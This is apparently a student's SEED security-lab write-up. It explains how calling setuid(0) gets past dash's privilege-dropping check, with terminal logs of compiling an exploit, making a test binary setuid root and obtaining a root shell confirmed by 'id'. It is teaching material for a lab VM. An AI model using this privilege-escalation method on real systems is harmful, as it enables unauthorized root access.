In the case of this screenshot the only change from the previous is that setuid was now not commented out. This line would mean that we are setting the userid for this file to 0 which is the root. I got help understanding this idea from the lab script itself but also from this link ->


300408472

https://unix.stackexchange.com/questions/399746/what-is-required-by-a-process-to-set-its-uid-to-0-root




```
[09/11/19]seed@VM:~/assignment2$ nano dash_shell_test.c
[09/11/19]seed@VM:~/assignment2$ nano exploit.c
[09/11/19]seed@VM:~/assignment2$ nano dash_shell_test.c
[09/11/19]seed@VM:~/assignment2$ nano dash_shell_test.c
[09/11/19]seed@VM:~/assignment2$ gcc -o exploit exploit.c
[09/11/19]seed@VM:~/assignment2$ ./dash_shell_test
$ ^X^C
$ ^C
$ exit
[09/11/19]seed@VM:~/assignment2$ gcc -o exploit exploit.c
[09/11/19]seed@VM:~/assignment2$ ./exploit
[09/11/19]seed@VM:~/assignment2$ ./dash_shell_test
$ 
```

This was some more screenshots showing the exact commands that I used with the setuid commented out.



```
[09/12/19]seed@VM:~/assignment2$ sudo chown root dash_shell_test
[09/12/19]seed@VM:~/assignment2$ sudo chmod 4755 dash_shell_test
[09/12/19]seed@VM:~/assignment2$ ./exploit
[09/12/19]seed@VM:~/assignment2$ ./dash_shell_test
# 
```



```
[09/12/19]seed@VM:~/assignment2$ sudo chown root dash_shell_test
[09/12/19]seed@VM:~/assignment2$ sudo chmod 4755 dash_shell_test
[09/12/19]seed@VM:~/assignment2$ ./exploit
[09/12/19]seed@VM:~/assignment2$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

These are the steps that I followed and with setuid not commented we were able to access root privileges as again as mentioned previously dash checked if the euid and uid matches. By uncommenting setuid(0) sets the id to root and as such Dash is defeated and we are given access to root privileges.